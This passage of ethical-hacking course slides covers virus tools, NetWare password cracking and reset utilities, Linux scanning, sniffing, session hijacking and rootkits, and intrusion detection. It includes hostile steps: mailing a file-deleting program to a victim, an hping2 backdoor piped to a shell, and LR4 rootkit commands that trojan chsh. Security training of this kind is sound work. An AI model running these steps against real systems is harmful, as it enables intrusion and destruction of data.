- Step 4: Send the Game.com file as an e-mail attachment to a victim.

- Step 5: When the victim runs this program, it deletes core files in WINNT directory making Windows unusable.

# Hacking Tool: Senna Spy Internet Worm Generator 2000

(http://sennaspy.cjb.net)

**This tool can generate a VBS worm.**

**An Executable can be inserted**

# Anti-Virus Software

⊙ **The only prevention against virus is to install anti-virus software and keep the updates current.**

⊙ **Prominent anti-virus software vendors include:**
1. Mc Afee
2. Norton AntiVirus
3. AntiViral Toolkit Pro
4. Dr. Solomon's
5. Trend Micro
6. Command AntiVirus
7. Data Fellows



**Virus Encyclopedia resources at Symantec**

# Summary

- Viruses come in different forms.

- Some are mere nuisances some come with devastating consequences.

- E-mail worms are self replicating and clogs the networks with unwanted traffic.

- Virus codes are not necessarily complex.

- It is necessary to scan the systems/ networks for infections on a periodic basis for protection against viruses.

- Anti-dotes to new virus releases are promptly made available by security companies and this forms the major counter measure.

# Ethical Hacking

Module XVII

Novell Hacking

# Module Objective

- ⊙ Common Accounts and passwords
- ⊙ Accessing password files
- ⊙ Password crackers
- ⊙ Netware hacking tools
  - – Chknull
  - – NOVELBFH
  - – NWPCRACK
  - – Bindery
  - – BlnCrack
  - – SETPWD.NLM
  - – Kock
  - – userdump
  - – Burglar
  - – Getit
  - – Spooflog
  - – Gobbler
  - – Novelffs
  - – Pandora

# Novell Netware Basics

- Object Model

- Access Control Lists

- Rights

- Levels of Access

- Packet Signature

# Default Accounts and Settings

- Server Settings
- Supervisor Account
- Default Rights
- RCONSOLE security concerns
- Server Commands and Settings

# Valid Account names on Novell Netware

- Any limited account should have enough access to allow you to run SYSCON, located in SYS:PUBLIC directory.

- If you get in, type SYSCON and enter. Now go to User Information and you will see all defined accounts.

- You will not get much info with a limited account, but you can get the account and the user's full name.

- If you are IN with any valid account, you can run USETLST.EXE and get a list of all valid account names on the server.

# Hacking Tool: Chknull.exe

CHKNULL shows you every account with no password and you do not have to be logged in. For this to work bindery emulation must be on.

# Access the password file in Novell Netware

- Access to the password file in the Netware is not like Unix - the password file is not in the open. All objects and their properties are kept in the bindery files on the 3.x, and kept in the NDS database in the 4.x.

- The bindery file attributes (or Flags) in 3.x are hidden and System, and these files are located on the SYS: volume in the SYSTEM subdirectory.

- 3.x - NET$OBJ.SYS, NET$PROP.SYS, NET$VAL.SYS

- The NET$BVAL.SYS and NET$VAL.SYS are where the passwords are actually located in 3.x and 4.x respectively.

# Access the password file in Novell Netware (contd..)

⦿In Netware 4.x. the files are physically located in different location than on SYS:volume.

⦿By using the RCONSOLE utility and using the Scan Directory option, you can see the files in SYS:_NETWARE:

⦿There is another way to view these files and potentially edit them. After installing NW4 on a NW3 volume, reboot the server with 3.x SERVER.EXE

⦿On a volume SYS will be on the _NETWARE directory. SYS:_NETWARE is hidden better on 4.1 that 4.0x. But in 4.1 you can still see the files by scanning the directory entry numbers using NCP calls (you need the APIs for this) using the function 0x17 sub function 0xF3.

# Tool: NOVELBFH.EXE & NWPCRACK.EXE



- Novelbfh is brute force password cracker which works on Netware 3.x versions.

- NWPCRACK is a password cracker that works against a single account and uses a dictionary wordlist.

# Hacking Tool: Bindery.exe & BinCrack.exe

- Bindery.exe is a password cracker that works directly against the .OLD bindery files.

- This tool extracts user information out of bindery files into a Unix-style password text file.

- Then you can use BINCRACK.EXE to "crack" the extracted text file.

# Hacking Tool: SETPWD.NLM

If you have access to the console, either by standing in front of it or by RCONSOLE, you can use SETSPASS.NLM, SETSPWD.NLM or SETPWD.NLM to reset passwords.

Just load the NLM and pass it command line parameters:

```
NLM            Account(s) reset        Netware version(s) supported
------------   ------------------      ----------------------------
SETSPASS.NLM   SUPERVISOR              3.x
SETSPWD.NLM    SUPERVISOR              3.x, 4.x
SETPWD.NLM     any valid account       3.x, 4.x
```

### How to Use SETPWD.NLM

```
You can load SETPWD at the console or via RCONSOLE.
If you use RCONSOLE, use
the Transfer Files To Server option and put the file
in SYS:SYSTEM.

For 3.x:
LOAD [path if not in SYS:SYSTEM]SETPWD [username]
[newpassword]

For 4.x:
set bindery context = [context, e.g. hack.corp.us]
LOAD [path if not in SYS:SYSTEM]SETPWD [username]
[newpassword]
```

# Other Tools

⊙ **Hacking Tool: Kock**

  For Netware 3.11, exploits bug in a Netware attached to log in without a password.

⊙ **Hacking Tool: userdump**

  UserDump simply lists all users in the Bindery. Works for Netware 3.x and 4.x (in Bindery Mode)

⊙ **Hacking Tool: NWL**

  Replacement LOGIN.EXE for Novell Netware. Run PROP.EXE from a Supervisor account to create a new property.

  Replace existing LOGIN.EXE in SYS:LOGIN.

  Each time a user logs in, the text is stored in the new property. Use PROP.EXE to retrieve captured logins.

# Hacking Tool: Getit

- Getit is a hacking tool designed to capture passwords on a Novell network.

- This tool is triggered by an instance of the LOGIN.EXE application used in Novell to authenticate and begin a login session on a workstation.

- It works directly at the operating system level, intercepting calls to Interrupt 21h. It's probably the most well known NetWare hacking tool ever created.

# Hacking Tool: Burglar, SetPass

- It can only be used where an individual has physical access to the NetWare File server.

- The utility is usually stored on a floppy disk. The attacker sometimes has to reboot the server.

- SetPass is a loadable module, designed to give the user, supervisor status.

- This module also requires physical access to the machine.

# Hacking Tool: Spooflog, Novelffs

http://www.gregmiller.net/novell.html

- Spooflog is a program, written in C, by Greg Miller, that can spoof a workstation into believing that it is communicating with the server.

- This is a fairly advanced exploit.

- Novelffs creates a fake file server. It was written by Donar G E Alofs

- Needs rebooting after work is done.

# Hacking Tool: Gobbler

Gobbler is a hacking tool which 'sniffs' network traffic on Novell servers.

# Hacking Tool: Pandora

- Pandora is a set of tools for hacking, intruding and testing the security and insecurity of Novell Netware 4.x and 5.x. Pandora consists of two distinct sets of programs - an "online" version and an "offline" version.

- Features
  - Searches for target servers and grabs user accounts without logging in.
  - Multiple DOS attacks and dictionary attacks against user account
  - Attaches to server with password hashes extracted from Offline program.
  - Improved spoofing and hijacking by using real-time sniffing. Silently 'read' files as they are downloaded from server to client.

# Pandora Countermeasure

- The best protection against this type of attack is establishing and enforcing a strong password policy.

- Physical access to all servers should be prevented. Remote management tools like RCONSOLE over SPX or RCONj or TCP/IP should not be used.

- In Netware 5.x environment, screen saver also gives good protection, because the screen saver requires an NDS username and password of a user with supervisor rights to the server to log in.

# Summary

- All parts of the overall NetWare system are objects. Each object in the security model has an Access Control List, or ACL. Objects are clustered together in an overall hierarchy. There are a total of five different levels of access that can be logically defined from the security model – not logged in, logged in, supervisory access, administrative access, and console access.

- NetWare server(<=4.X) by design itself does not offer much in the way of protection as there is no means of auditing events done at the console. This is a physical security concern.

- There is a security concern as the supervisor account password is the same as the first password for the Admin user until it is changed using a bindery administration utility.

- Similar concerns in Novell are exploited by vigilant attackers.

- Novell Password cracking tools can provide the attackers with room for further actions.

# Ethical Hacking

Module XVIII

Linux Hacking

# Module Objective

- Why Linux?
- Compiling Programs in Linux
- Scanning Networks
- Mapping Networks
- Password Cracking in Linux
- SARA
- TARA
- Sniffing
- A Pinger in disguise
- Session Hijacking
- Linux Rootkits
- IP Chains and IP Tables
- Linux Security Countermeasures

# Why Linux?

- Majority of servers around the globe are running on Linux / Unix-like platforms

- Easy to get and Easy on pocket

- There are many types of Linux-Distributions /Distros / Flavors such as Red Hat, Mandrake, Yellow Dog, Debian etc.

- Source code is available

- Easy to modify.

- Easy to develop a program on Linux.

# Compiling Programs in Linux

- There are generally 3 steps to compiling programs under Linux.

  1. Configuring how the program will be complied
  2. Compiling the program
  3. Installing the program

  ```
  $ ./configure

  $ make

  $ su

  Password

  $ make install

  $ exit
  ```

# Scanning Networks

- Once the IP address of a target system is known, an attacker can begin the process of port scanning, looking for holes in the system through which the attacker can gain access.

- A typical system has 2^16 -1 port numbers and one TCP port and one UDP port for each number.

- Each one of these ports are a potential way into the system.

- The most popular Scanning tool for Linux is Nmap.

# Hacking Tool: Nmap

http://www.insecure.org/nmap

⊙ Stealth Scan, TCP SYN

```
nmap -v -sS 192.168.0.0/24
```

⊙ UDP Scan

```
nmap -v -sU 192.168.0.0/24
```

⊙ Stealth Scan, No Ping

```
nmap -v -sS -P0 192.168.0.0/24
```

⊙ Fingerprint

```
nmap -v -O 192.168.0.0/24 #TCP
```

# Scanning Networks

⊙One essential type of tool for any attacker or defender is the vulnerability scanner.

⊙These tool allow the attacker to connect to a target system and check for such vulnerabilities as configuration errors, default configuration settings that allow attackers access, and the most recently reported system vulnerabilities.

⊙The preferred open-source tool for this is Nessus.

⊙Nessus is an extremely powerful network scanner. It can also be configured to run a variety of attacks.



Nessus portscanning/attack status

grincheux.fr.nessus.org — Portscan: — Attack: — Security check: infosrch.cgi — Stop

prof.fr.nessus.org — Portscan: — Attack: — Security check: Netscape Server ?PageServices bug — Stop

dormeur.fr.nessus.org — Portscan: — Attack: — Security check: mstream agent Detect — Stop

gateway.fr.nessus.org — Portscan: — Attack: — Security check: Quote of the day — Stop

bonsai.fr.nessus.org — Portscan: — Attack: — Security check: SMB use domain SID to enumerate users — Stop

Stop the whole test

# Cheops

# Port scan detection tools

- Scanlogd - detects and logs TCP port scans.

  http://www.openwall.com/scanlogd/

  Scanlogd only logs port scans. It does not prevent them. You will only receive summarized information in the system's log.

- Abacus Portsentry

  http://www.psionic.com/abacus/portsentry/

  Portscan detection daemon Portsentry has the ability to detect port scans (including stealth scans) on the network interfaces of your server. Upon alarm it can block the attacker via hosts.deny, dropped route or firewall rule.

# Password Cracking in Linux

- ⊙ Xcrack

  (http://packetstorm.linuxsecurity.com/Crackers/)

- ⊙ Xcrack doesn't do much with rules.

- ⊙ It will find any passwords that match words in the dictionary file the user provides, but it won't apply any combinations or modifications of those words.

- ⊙ It is a comparatively fast tool.

# Hacking Tool: John the Ripper

http://www.openwall.com/john/

- John the Ripper require the user to have a copy of the password file.

- This is a relatively fast password cracker, and the most popular amongst the hacker community.

Cracking times, using the default dictionaries that come with the Linux system are as follows:

```
User ecc with password eccecc took less
than a second.

User root with password doodle took less
than 2 seconds.
```

# SARA (Security Auditor's Research Assistant)

http://www-arc.com/sara

- The Security Auditor's Research Assistant (SARA) is a third generation Unix-based security analysis tool that supports the FBI Top 20 Consensus on Security.

- SARA operates on most Unix-type platforms including Linux & Mac OS X

- SARA is the upgrade of SATAN tool.

- Getting SARA up and running is a straight forward compilation process, and the rest is done via a browser.

# Sniffit

- http://reptile.rug.ac.be/^coder/sniffit/sniffit.html

- Sniffit is one of the most famous and fastest Ethernet sniffers for Linux.

- You can run it either on the command line with optional plug-ins and filters or in interactive mode, which is the preferred mode.

- The interactive mode of Sniffit allows you to monitor connections in real-time and therefore sniff real-time too!

  Note: Remember to download the patch and then recompile Sniffit, for optimum results!

# Hacking Tool: HPing2

http://www.hping.org

- Hping is a command-line oriented TCP/IP packet assembly/analyzer.

- More commonly known for its use as a pinging utility, HPing carries a hidden but handy usage, that is a Backdoor Trojan.

- Just enter the following command on your victim

```
$ ./hping2 -I eth) -9ecc | /bin/sh
```

Then Telnet into any port of your victim and invoke commands remotely on your victim's host by preceding any Unix/Linux commands with ecc

$ telnet victim.com 80

$ eccecho This Text imitates a trojan shovel

# Session Hijacking

⊙ Using a combination of sniffing and spoofing techniques, session hijacking tools allow an attacker to steal a valid, established login session.

⊙ Examples of such sessions are Telnet and FTP sessions. With a successful session hijacking attempt, the victim's login session vanishes and he usually attributes it to network problems and logs in again.

⊙ There are generally two types of Session Hijacking Techniques:

1. Host-Based Session Hijacking
2. Network-Based Session Hijacking

# Hacking Tool: Hunt

http://lin.fsid.cvut.cz/^kra/index.html

- One of Hunt's advantages over other session hijacking tools is that it uses techniques to avoid ACK storms.

- Hunt avoids this ACK storm and the dropping of the connection by using ARP spoofing to establish the attacker's machine as a relay between Source and Destination.

- Now the Attacker uses Hunt to sniff the packets the Source and Destination sends over this connection. The Attacker can choose to acts as a relay and forward these packets to their intended destinations, or he can hijack the session.

- The attacker can type in commands that are forwarded to Destination but which the Source can't see. Any commands the Source types in can be seen on the Attacker's screen, but they are not sent to Destination. Then Hunt allows the attacker to restore the connection back to the Source when he/she is done with it.

# Linux Rootkits

- One way an intruder can maintain access to a compromised system is by installing a rootkit.

- A rootkit contains a set of tools and replacement executables for many of the operating system's critical components, used to hide evidence of the attacker's presence and to give the attacker backdoor access to the system.

- Rootkits require root access to install, but once set up, the attacker can get root access back at any time.

# Linux Rootkit v4 (LR4)

- Linux Rootkit is IV the latest version of a well known trojan package for Linux system. The rootkit comes with following utility programs and trojaned system commands: bindshell, chfn, chsh, crontab, du, find, fix, ifconfig, inetd, killall, linsniffer, login, ls, netstat, oasswd, pidof, ps, rshd, sniffchk, syslogd, tcpd, top, wted, z2

- In the example below we will try the change shell command (chsh). Compile only chsh in chsh-directory and use 'fix' to replace the original with the trojan version.

```
$ make

gcc -c -pipe -02 -m486 -fomit -frame-pointer -I. -I -
DSBINDER=\ "\" -DUSRSBINDER=\ "\" -DLOGDIR=\ "\" -DVARPATH=\
"\" chsh.c -o chsh.o

gcc -c -pipe -02 -m486 -fomit -frame-pointer -I. -I -
DSBINDER=\ "\" -DUSRSBINDER=\ "\" -DLOGDIR=\ "\" -DVARPATH=\
"\" setpwnam.c -o setpwnam.o

gcc -s -N chsh.o setpwnam.o -o chsh

$../fix /usr/bin/chsh ./chsh ../backup/chsh
```

- Once done, the chsh command will spawn a root shell to any user who logs on to the Linux System

# Rootkit Countermeasures

chkrootkit is a tool to

locally check for signs of

a rootkit.

It contains chkrootkit, a

shell script that checks

system binaries for

rootkit modification.



http://www.chkrootkit.org/

# chkrootkit detects the following rootkits

1. lrk3, lrk4, lrk5, lrk6 (and some variants);
2. Solaris rootkit;
3. FreeBSD rootkit;
4. t0rn (including some variants and t0rn v8);
5. Ambient's Rootkit for Linux (ARK);
6. Ramen Worm;
7. rh[67]-shaper;
8. RSHA;
9. Romanian rootkit;
10. RK17; Lion Worm;
11. Adore Worm;
12. LPD Worm;
13. kenny-rk;
14. Adore LKM;
15. ShitC Worm;
16. Omega Worm;
17. Wormkit Worm;
18. Maniac-RK;
19. dsc-rootkit;
20. Ducoci rootkit;
21. x c Worm;
22. RST.b trojan;
23. duarawkz;
24. knark LKM;
25. Monkit;
26. Hidrootkit; Bobkit;
27. Pizdakit;
28. t0rn (v8 0 variant);
29. Showtee;
30. Optickit;
31. T.R.K;
32. MithRa's Rootkit;
33. George;
34. SucKIT;
35. Scalper (FreeBSD/Apache chunked encoding worm);
36. Slapper A, B, C and D
37. (Linux/Apache mod_ssl Worm);
38. OpenBSD rk v1;
39. Illogic rootkit;
40. SK rootkit;
41. sebek LKM;
42. Romanian rootkit;
43. LOC rootkit;


chkrootkit

# Linux Firewall: IPChains

- IPChains is a very general TCP/IP packet filter, it allows you to ACCEPT, DENY, MASQ, REDIRECT, or RETURN packets.

- There are three chains that are always defined: input, output and forward.

- The chain is executed whenever a packet is destined for a network interface:
  - the output chain is executed whenever a packet is exiting a network interface, destined elsewhere
  - the forward chain is executed whenever a packet must traverse between multiple interfaces

- Chains are just rule sets that are executed in order, whenever a packet matches a rule then that specific target is executed.

# IPTables

- IPTables is the replacement of userspace tool ipchains in the Linux 2.4 kernel and beyond. IPTables has many more features than IPChains.

- Connection tracking capability, i.e. the ability to do stateful packet inspection.

- Simplified behavior of packets negotiating the built-in chains (INPUT, OUTPUT and FORWARD)

- A clean separation of packet filtering and network address translation (NAT).

- Rate-limited connection and logging capability

- The ability to filter on tcp flag and tcp options, and also MAC addresses.

# Linux Tools: Application Security

- Whisker (http://www.wiretrip.net)

  Rain.Forest.Puppy's excellent CGI vulnerability scanner.

- Flawfinder (http://www.dwheeler.com/flawfinder/)

  Flawfinder is a Python program which searches through souircve code for potential security flaws, listing potential security flaws sorted by risk, with the most potentially dangerous flaws shown first. this risk level depends not only on the function, but on the values of the parameters of the function.

- StackGuard (hhtp://www.immunix.org)

  StackGuard is a compiler that emits programs hardened against "stack smashing" attacks. Stack smashing attacks are a common form of penetration attack. Programs that have been compiled with StackGuard are largely immune to stack smashing attack. Protection requires no source code changes at all.

- Libsafe (http://www.avayalabs.com/project/libsafe/index.html)

  It is generally accepted that the best solution to buffer overflow and format string attacks is to fix the defective programs.

# Linux Tools: Intrusion Detection Systems

⊙ Tripwire (http://www.tripwire.com)

A file and directory integrity checker.

⊙ LIDS (http://www.turbolinux.com.cn/lids/)

The LIDS (Linux Intrusion Detection System) is an intrusion detection /defense system in the Linux kernel. The goal is to protect Linux systems disabling some system calls in the kernel itself.

⊙ AIDE (http://www.cs.tut.fi/^rammer/aide.html)

AIDE (Advanced Intrusion detection Environment) is an Open Source IDS package.

⊙ Snort (http://www.snort.org)

Flexible packet sniffer/logger that detects attacks. snort is a libpcap-based packet sniffer/logger which can be used as a lightweight Network Intrusion Detection System.

⊙ Samhain (http://samhain.sourceforge.net)

Samhain is designed for intuitive configuration and tamper-resistance, and can be configured as a client/server application to monitor many hosts on a network from a single central location.

# Linux Tools: Security Testing Tools

- NMap (http://www.insecure.org/nmap)

  Premier network auditing and testing tool.

- LSOF (ftp://vic.cc.pudue.edu/pub/tools/unix/lsof)

  LSOF lists open files for running Unix/Linux processes.

- Netcat (http://www.atstake.com/research/tools/index.html)

  Netcat is a simple Unix utility which reads and writes data across network connections, using TCP or UDP protocol.

- Hping2 (http://www.kyuzz.org/antirez/hping/)

  hping2 is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies.

- Nemesis (http://www.packetninja.net/nemesis/)

  The Nemesis Project is designed to be a command-line based, portable human IP stack for Unix/Linux

# Linux Tools: Encryption

⊙ Stunnel (http://www.stunnel.org)

Stunnel is a program that allows you to encrypt arbitrary TCP connections inside SSL (Secure Sockets Layer) available on both Unix and Windows. Stunnel can allow you to secure non-SSL aware daemons and protocols (like POP, IMAP, NNTP, LDAP, etc) by having Stunnel provide the encryption, requiring no changes to daemon's code.

⊙ OpenSSH /SSH (http://www.openssh.com/)

SSH (Secure Shell is a program for logging into a remote machine and for executinmg commands on a remote machine. It provides secure encrypted communications between two untrusted hosts over an insecure network.

⊙ GnuPG (http://www.gnupg.org)

GnuPG is a complete and free replacement for PGP. Since it does not use the patented IDEA algorithm, it can be used without any restrictions.

# Linux Tools: Log and Traffic Monitors

- MRTG (http://www.mrtg.org)

  The Multi-Router Traffic Grapher (MRTG) is a tool to monitor the traffic load on network-links.

- Swatch (http://www.stanford.edu/^atkins/swatch/)

  Swatch, the simple watch daemon is a program for Unix system logging.

- Timbersee http://www.fastcoder.net /^thumper/software/ sysadmin/ timbersee/)

  Timbersee is a program very similar to the Swatch program.

- Logsurf (http://www.cert.dfn.de/eng/logsurf/)

  The program log surfer was designed to monitor any text-based logfiles on the system in realtime.

- TCP Wrappers (ftp://ftp.prcupine.org/pub/security/index.html)

  Wietse Venema's network logger, also known as TCPD or LOG_TCP. These programs log the client hostname of incoming telnet, ftp, rsh, rlogin, finger etc. requests.

# Linux Tools: Log and Traffic Monitors

- IPLog (http://ojnk.sourceforge.net/)

  iplog is a TCP?IP traffic logger. Currently, it is capable of logging TCP, UDP and ICMP traffic.

- IPTraf (http://cebu.mozcom.com/riker/iptraf/)

  IPTraf is an ncurses based IP LAN monitor that generates various network statistics including TCP info, UDP counts, ICMP and OSPF information, Ethernet load info, node stats, IP checksum errors and others.

- Ntop (http://www.ntop.org)

  ntop is a Unix/Linux tool that shows the network usage, similar to what the popular "top" Unix/Linux command does.

# Linux Security Countermeasures

**Physical Security:**

lock your computer physical in a secure place.

**Password Security:**

Do not assign easy-to-guess password.

Do not share your account with other person.

Check user account with null passwd (without passwd) in /etc/shadow.

**Network Security:**

Close the door first by denying access from network by default.

```
$ cat "ALL:ALL" >> /etc/hosts.deny
```

Stop all unused services such as sendmail, NFS.

```
$ chkconfig --list
$ chkconfig --del sendmail
$ chkconfig --del nfslock
$ chkconfig --del rpc
```

Check system logs in /var/log regularly especially /var/log/secure.

**Update your Linux system regularly.**

Checking the errata (bug fixes) in

http://www.redhat.com/support/errata

The update packages can be found in ftp://updates.redhat.com

# Summary

- Linux is gaining popularity and is fast becoming a stable industry strength OS.

- Once the IP address of a target system is known, an attacker can begin port scanning, looking for holes in the system for gaining access. Nmap being a popular tool.

- Password cracking tools are available for Linux as well.

- Sniffers as well as Packet assembly/analyzing tools for Linux provide attackers with the edge that they have dealing with other OSs.

- Attackers with root privileges can engage in session hijacking as well.

- Trojans, backdoors, worms are also prevalent in the Linux environment.

- As with any other system, a well developed integrated procedure is to be put in place to counter the threats that exist.

# Ethical Hacking

Module XIX

Evading IDS, Firewalls and Honey pots

# Module Objective

- Intrusion Detection System
- System Integrity Verifiers
- How are Intrusions Detected?
- Anomaly Detection
- Signature Recognition
- How does an IDS match Signatures with incoming Traffic?
- Protocol Stack Verification
- Application Protocol Verification
- Hacking Through Firewalls
- IDS Software Vendors
- Honey Pots

# Intrusion Detection Systems (IDS)

- Intrusion Detection Systems (IDS) monitors packets on the network wire and attempts to discover if a hacker/hacker is attempting to break into a system (or cause a denial of service attack).

- A typical example is a system that watches for large number of TCP connection requests (SYN) to many different ports on a target machine, thus discovering if someone is attempting a TCP port scan.

# System Integrity Verifiers (SIV)

- System Integrity Verifiers (SIV) monitor system files to find when an intruder changes.

- Tripwire is one of the popular SIVs.

- SIVs may watch other components such as Windows registry as well as chron configuration to find known signatures.
